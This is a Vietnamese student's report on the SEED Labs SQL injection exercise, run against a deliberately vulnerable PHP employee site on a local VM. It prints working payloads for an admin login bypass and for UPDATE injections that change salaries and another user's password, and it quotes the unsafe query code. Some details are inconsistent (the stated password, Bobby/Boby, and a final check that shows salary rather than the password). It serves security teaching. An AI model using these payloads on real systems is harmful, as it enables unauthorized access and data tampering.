



22162029 Le Quang Trong Nghia Lab5 SQL Injection

An toàn thông tin (Trường Đại học Sư phạm Kỹ Thuật Thành phố Hồ Chí Minh)



Scan to open on Studocu

**BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TP. HCM
KHOA CÔNG NGHỆ THÔNG TIN
BỘ MÔN AN TOÀN THÔNG TIN**

□□□



HCMUTE

BÁO CÁO BÀI THỰC HÀNH

LAB 05: SQL Injection

GVHD: HUỲNH NGUYỄN CHÍNH

MÃ HP: INSE330380_23_2_03

SINH VIÊN THỰC HIỆN:

STT	HỌ VÀ TÊN	MSSV
1	Lê Quang Trọng Nghĩa	22162029

TP.HCM, 2/4/2024

MỤC LỤC

1. Tổng quan.....	1
2. Thực hành	2

1. Tổng quan:

SQL injection là một kỹ thuật tấn công phổ biến trong lĩnh vực bảo mật ứng dụng web. Nó cho phép kẻ tấn công chèn các câu lệnh SQL độc hại vào các trường dữ liệu đầu vào của ứng dụng web, từ đó tương tác trực tiếp với cơ sở dữ liệu và thực hiện các hoạt động không được ủy quyền. SQL injection có thể làm lộ thông tin nhạy cảm, sửa đổi hoặc xóa dữ liệu, thậm chí kiểm soát toàn bộ hệ thống.

Cơ chế hoạt động của SQL injection là khi một ứng dụng web không kiểm tra và xử lý đầu vào người dùng một cách đúng đắn. Kẻ tấn công có thể chèn các ký tự đặc biệt hoặc các câu lệnh SQL vào trường dữ liệu đầu vào, nhưng ứng dụng web không xử lý và truyền trực tiếp đến cơ sở dữ liệu. Khi đó, cơ sở dữ liệu thực thi câu lệnh SQL độc hại và trả về kết quả cho kẻ tấn công.

2. Thực hành:

Chuẩn bị:

Cài Ubuntu16-04 32 bit theo link (https://seedsecuritylabs.org/lab_env.html)

LAB GUIDE:

Review the lab environment

```
URL:      http://www.SEEDLabSQLInjection.com
Folder:   /var/www/SQLInjection/
```

#vi /etc/hosts:

File /etc/hosts là một tập tin văn bản đơn giản nằm trong thư mục /etc của hệ điều hành Linux. Nó được sử dụng để ánh xạ các tên miền (domain names) sang địa chỉ IP (IP addresses) tương ứng

```

127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrfabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
~
~
~
~
"/etc/hosts" [readonly] 18L, 518C          1,1      All

```

→ Những dòng này ánh xạ các tên miền giả mạo sang địa chỉ IP 127.0.0.1. Khi bạn truy cập vào một trong những tên miền này, trình duyệt web của bạn sẽ kết nối với máy tính cục bộ thay vì máy chủ web thực tế. Điều này có thể được sử dụng cho các mục đích khác nhau, chẳng hạn như cho việc kiểm tra bảo mật, trong bài là lỗi SQL Injection.

vi /etc/ apache2/sites-available/ 000-default.conf

- Các tệp trong /etc/apache2/conf-available là các tệp mà quản trị viên có thể tự do tạo, đổi tên, xóa, điền nội dung phù hợp, v.v.
- Chọn option này nhấn Enter


```
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.xsslabelgg.com
    DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabelgg.com
    DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabattacker.com
    DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.repackagingattacklab.com
    DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
```

49,1

90%

Get Familiar with SQL Statements.

Database trong bài cụ thể là Users đã được cài sẵn trong môi trường, ta chỉ cần load các cơ sở dữ liệu thông qua việc sử dụng các command.

- Truy cập vào sql

```
$ mysql -u root -pseedubuntu
```



```
[2]+ Stopped vi /etc/apache2/sites-available/ 000
-default.conf
[04/02/24]seed@VM:~$ mysql -u root -p seedubuntu
Enter password:
ERROR 1049 (42000): Unknown database 'seedubuntu'
[04/02/24]seed@VM:~$ mysql -uroot -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

mysql> show databases;

- Dùng để hiển thị các cơ sở dữ liệu tồn tại trong hệ thống, ta có thể thấy trong hệ thống đã có sẵn database Users

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
```

Database
information_schema
Users
elgg_csrf
elgg_xss
mysql
performance_schema
phpmyadmin
sys

```
8 rows in set (0.09 sec)
```

```
mysql> █
```

- Ta sẽ sử dụng database mang tên Users:

```
mysql> use Users;
```

- Hiện thị ra các bảng của Users bằng

```
mysql> show tables;
```

```

| Users
| elgg_csrf
| elgg_xss
| mysql
| performance_schema
| phpmyadmin
| sys
+-----+
8 rows in set (0.09 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> █

```

Describe Credential: Xem cấu trúc của table credential

mysql > describe credential;

EID	varchar(20)	YES	NULL
Salary	int(9)	YES	NULL
birth	varchar(20)	YES	NULL
SSN	varchar(20)	YES	NULL
PhoneNumber	varchar(20)	YES	NULL
Address	varchar(300)	YES	NULL
Email	varchar(300)	YES	NULL
NickName	varchar(300)	YES	NULL
Password	varchar(300)	YES	NULL

11 rows in set (0.00 sec)

mysql> █

→ Ta thấy có 11 thuộc tính và các kiểu dữ liệu cũng như các ràng buộc... của credential.

Task: Sau khi chạy xong những câu lệnh trên thì dùng SQL command (không phân biệt chữ hoa thường) để in ra tất cả các thông tin của nhân viên *Alice*

Solve: bằng lệnh **select Name, EID, Salary, Password from credential where name='Alice';**

- In ra các thông tin Tên, Mã nhân viên, Lương, Mật khẩu của tất cả các nhân viên trong bảng credential

Select Name, EID, Salary, birth, Password from credential;

```

| Email      | varchar(300) | YES | | NULL |
| NickName   | varchar(300) | YES | | NULL |
| Password   | varchar(300) | YES | | NULL |
+-----+-----+-----+-----+
-----+
11 rows in set (0.00 sec)

mysql> select name, eid, salary, password from credential where name='Alice';
+-----+-----+-----+-----+
--+
| name | eid | salary | password
|
+-----+-----+-----+-----+
--+
| Alice | 10000 | 77000 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+
--+
1 row in set (0.00 sec)

mysql> █

```

→ Ta có thể tiến hành thực hiện thêm các lệnh để nghiên cứu thông tin của database, sau khi chạy thì ta xác định được rằng, các password đã được lưu dưới dạng mã, được băm ra (hashing). Đây là thông tin quan trọng để thực hiện các bước tiếp theo

3. SQL Injection Attack on SELECT Statement

We will use the login page from www.SEEDLabSQLInjection.com for this task

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

- Ứng dụng web xác thực người dùng dựa trên hai phần dữ liệu này, vì vậy chỉ những nhân viên biết mật khẩu của họ mới được phép đăng nhập. Công việc của bạn, với tư cách là kẻ tấn công, là đăng nhập vào ứng dụng web mà không cần biết thông tin xác thực của bất kỳ nhân viên nào.

- Để giúp bạn bắt đầu nhiệm vụ này, chúng tôi giải thích cách triển khai xác thực trong ứng dụng web. Mã PHP không an toàn home.php nằm trong thư mục /var/www/SQLInjection được sử dụng để tiến hành xác thực người dùng. Đoạn mã sau đây cho thấy cách người dùng được xác thực

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

→ Tại bước này ta thấy khi chúng ta tiến hành nhập pass thì hệ thống sẽ mã hóa sang sha1 và dùng mật khẩu đó để kiểm tra

```
if(name=='admin') {
    return All employees information;
} else if (name !=NULL){
    return employee information;
}
} else {
    Authentication Fails;
}
```

→ Tại bước này thì ta thấy nếu tên đăng nhập là admin thì sẽ show ra thông tin của toàn bộ nhân viên


4. SQL Injection Attack from webpage.

Task: Nhiệm vụ của bạn là đăng nhập vào ứng dụng web với tư cách quản trị viên từ trang đăng nhập để có thể xem thông tin của tất cả nhân viên. Chúng tôi cho rằng bạn biết

tên tài khoản của quản trị viên là quản trị viên nhưng bạn không biết mật khẩu. Bạn cần quyết định nhập gì vào trường Tên người dùng và Mật khẩu để cuộc tấn công thành công.

Tìm kiếm trang: <http://www.seedlabsqlinjection.com/> trên Ubuntu

- Tiến hành đăng nhập vào với tư cách admin thông qua việc nhập username: admin '#' (sau # các lệnh sẽ không được thực thi do # là kí hiệu của comment nó sẽ ẩn hết những nội dung phía sau dẫn đến password không được check như ta đã nghiên cứu về cách thực hiện xác thực ở trên)



- Ấn login xem thông tin nhân viên

MOST VISITED SEED LABS SITES FOR LABS

SEED LABS Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

5. SQL Injection Attack on UPDATE Statement

Nếu lỗi hỏng SQL xảy ra với câu lệnh UPDATE, thiệt hại sẽ nghiêm trọng hơn vì kẻ tấn công có thể sử dụng lỗi hỏng này để sửa đổi cơ sở dữ liệu. Trong ứng dụng Employee Management có trang Edit Profile cho phép nhân viên cập nhật thông tin hồ sơ của mình, bao gồm biệt danh, email, địa chỉ, số điện thoại và mật khẩu.

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

- Khi nhân viên cập nhật thông tin của họ thông qua trang Edit Profile, truy vấn SQL UPDATE sau sẽ được thực thi. Mã PHP được triển khai trong tệp backend.php chỉnh sửa không an toàn được sử dụng để cập nhật thông tin hồ sơ của nhân viên. Tệp PHP nằm trong thư mục /var/www/SQLInjection


```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname=' $input_nickname',
    email=' $input_email',
    address=' $input_address',
    Password=' $hashed_pwd',
    PhoneNumber=' $input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

Task 5.1: Sửa đổi mức lương của riêng bạn. Như được hiển thị trong trang Edit Profile, nhân viên chỉ có thể cập nhật biệt hiệu, email, địa chỉ, số điện thoại và mật khẩu của mình; họ không được phép thay đổi mức lương của mình. Giả sử bạn (Alice) là một nhân viên bất mãn và sếp Bobby của bạn không tăng lương cho bạn trong năm nay. Bạn muốn tăng lương cho mình bằng cách khai thác lỗ hổng SQL trong trang Edit Profile. Hãy

chứng minh làm thế nào bạn có thể đạt được điều đó. Chúng tôi giả định rằng bạn biết rằng tiền lương được lưu trữ trong một cột có tên là 'salary'.

Bước 1: Xem “Salary” của Alice:

Ta thấy rằng lương ban đầu của Alice là 20000



The screenshot shows the SEED Labs website interface. At the top, there is a navigation bar with the SEED Labs logo, a 'Home' link, an 'Edit Profile' link, and a 'Logout' button. Below the navigation bar, the main content area is titled 'User Details'. It contains a table with the following data:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Bước 2: Tiến hành tìm kiếm và đăng nhập:

Vào trang: <http://www.seedlabsqlinjection.com/>

Đăng nhập: Ta có thể dùng SQL injection để đăng nhập vào hệ thống với quyền admin bằng username là: **admin' #**

Bước 3: Tiến hành để thay đổi “Salary” của Alice

Click vào khung nickname và nhập lệnh

‘, salary = 77000 where Name = ‘Alice’; #

→ Lệnh này sẽ là thay đổi salary do khi ấn button save thì câu lệnh sql này sẽ được thực hiện

```
sql = "update credential set nickname='$input_nickname',  
      nickname='$input_nickname',  
      email='$input_email',  
      address='$input_address',  
      Password='$input_password',  
      Phonenumber='$input_phoneNumber',  
      Where id = $id"
```

Khi ta nhập lệnh **‘, salary = 90000 where Name = ‘Alice’; #** thì câu sql trở thành

```
sql = "update credential set nickname=' ‘, salary = 90000 where Name = ‘Alice’; #  
      nickname='$input_nickname',  
      email='$input_email',  
      address='$input_address',  
      Password='$input_password',  
      Phonenumber='$input_phoneNumber',  
      Where id = $id"
```

→ Tất cả câu lệnh sau # thành comment nên sql cuối cùng sẽ thực hiện là sql = "update credential set nickname=' ‘, salary = 90000 where Name = ‘Alice’; → **thành công cập nhật lương**

SQLi Lab x +

← → ↻ ⓘ www.seedlabsqlinjection.com/unsafe_edit_front 70% ... ☆ >> ≡

⚙ Most Visited SEED Labs Sites for Labs

SEEDLABS Home **Edit Profile** Logout

Admin's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

- Sau đó ấn save, xem thông tin đã bị thay đổi

SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php 70%

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Nur
Alice	10000	90000	9/20	10211002				
Boby	20000	100	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

```

11 rows in set (0.00 sec)

mysql> select name, eid, salary, password from credential where name='Alice';
+-----+-----+-----+-----+
--+
| name | eid | salary | password |
+-----+-----+-----+-----+
--+
| Alice | 10000 | 77000 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+
--+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Alice';
+-----+-----+
| name | salary |
+-----+-----+
| Alice | 90000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> █

```

→ Như 2 ảnh trên, kết quả của việc chỉnh sửa lương Alice đã thành công.

- Task 5.2: Sửa đổi mức lương của người khác. Sau khi tăng lương cho chính mình, bạn quyết định trừng phạt sếp Bobby của mình. Bạn muốn giảm lương của anh ấy xuống còn *1 đô la*. Hãy chứng minh làm thế nào bạn có thể đạt được điều đó.

Bước 1: Xem “Salary” của Bobby:

```

+-----+-----+-----+
--+
| Alice | 10000 | 77000 | fdbe918bdae83000aa54747fc95fe0470fff497
6 |
+-----+-----+-----+
--+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Alice';
+-----+-----+
| name | salary |
+-----+-----+
| Alice | 90000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 30000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> █

```


SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php 70% ...

Most Visited SEED Labs Sites for Labs


SEEDLABS Home Edit Profile Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Num
Alice	10000	90000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Bước 2: Tiến hành tìm kiếm và đăng nhập:

- Vào trang: <http://www.seedlabsqlinjection.com/>
- Đăng nhập: Ta có thể dùng SQL injection để đăng nhập vào hệ thống với quyền admin bằng username là: admin'#



Bước 3: Tiến hành để thay đổi “Salary” của Bobby


Click vào khung nickname và nhập lệnh

‘, salary = 1 where Name = ‘Bobby; #

SQLi Lab x +

← → ↻ ⓘ www.seedlabsqlinjection.com/unsafe_edit_front 70% ... ☆ >> ≡

⚙ Most Visited SEED Labs Sites for Labs

 Home **Edit Profile** Logout

Admin's Profile Edit

NickName

Email

Address

Phone Number

Password

SQLi Lab

←

→

↻

www.seedlabsqlinjection.com/unsafe_home.php

70%

⋮

🔒

☆


»

☰

⚙️ Most Visited

📁 SEED Labs

📁 Sites for Labs



Home

Edit Profile

Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Num
Alice	10000	90000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	00000	100000	3/5	13251314				

```
mysql> select name, salary from credential where name = 'Alice';
+-----+-----+
| name | salary |
+-----+-----+
| Alice | 90000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 30000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 1 |
+-----+-----+
1 row in set (0.00 sec)

mysql> █
```

- Task 5.3: Sửa đổi mật khẩu của người khác. Sau khi đổi lương cho Bobby, bạn vẫn bất bình nên muốn đổi mật khẩu của Bobby thành mật khẩu nào đó mà bạn biết, sau đó bạn có thể đăng nhập vào tài khoản của anh ấy và gây thêm thiệt hại. Hãy chứng minh làm thế nào bạn có thể đạt được điều đó. Bạn cần chứng minh rằng bạn có thể đăng nhập thành công vào tài khoản của Bobby bằng mật khẩu mới. Một điều đáng nói ở đây là cơ sở dữ liệu lưu trữ giá trị băm của mật khẩu thay vì chuỗi mật khẩu văn bản gốc. Bạn có thể xem lại mã chỉnh sửa backend.php không an toàn để xem mật khẩu đang được lưu trữ như thế nào. Nó sử dụng hàm băm SHA1 để tạo giá trị băm của mật khẩu.


- Xem mật khẩu của Bobby, mật khẩu ở dạng 1 bảng băm

```
mysql> select Name, Password from credential where Name='Boby';
+-----+-----+
| Name | Password |
+-----+-----+
| Boby | b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+-----+
1 row in set (0.00 sec)
```

Chúng ta sẽ sửa đổi lại mật khẩu của Bobby:

Bước 1: Vào Edit Profile tiến hành đổi password, giả sử ta đặt password mới cho Bobby là “lataone” thông qua lệnh:

‘, password=’lequangtrongnghia’ where Name=’Boby’; #



The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_edit_from`. The page has a green header with the SEED LABS logo and navigation links: Home, Edit Profile, and a Logout button. The main content area is titled "Admin's Profile Edit" and contains a form with the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

- Check pass đã đổi chưa

```
mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 30000  |
+-----+-----+
1 row in set (0.00 sec)
```

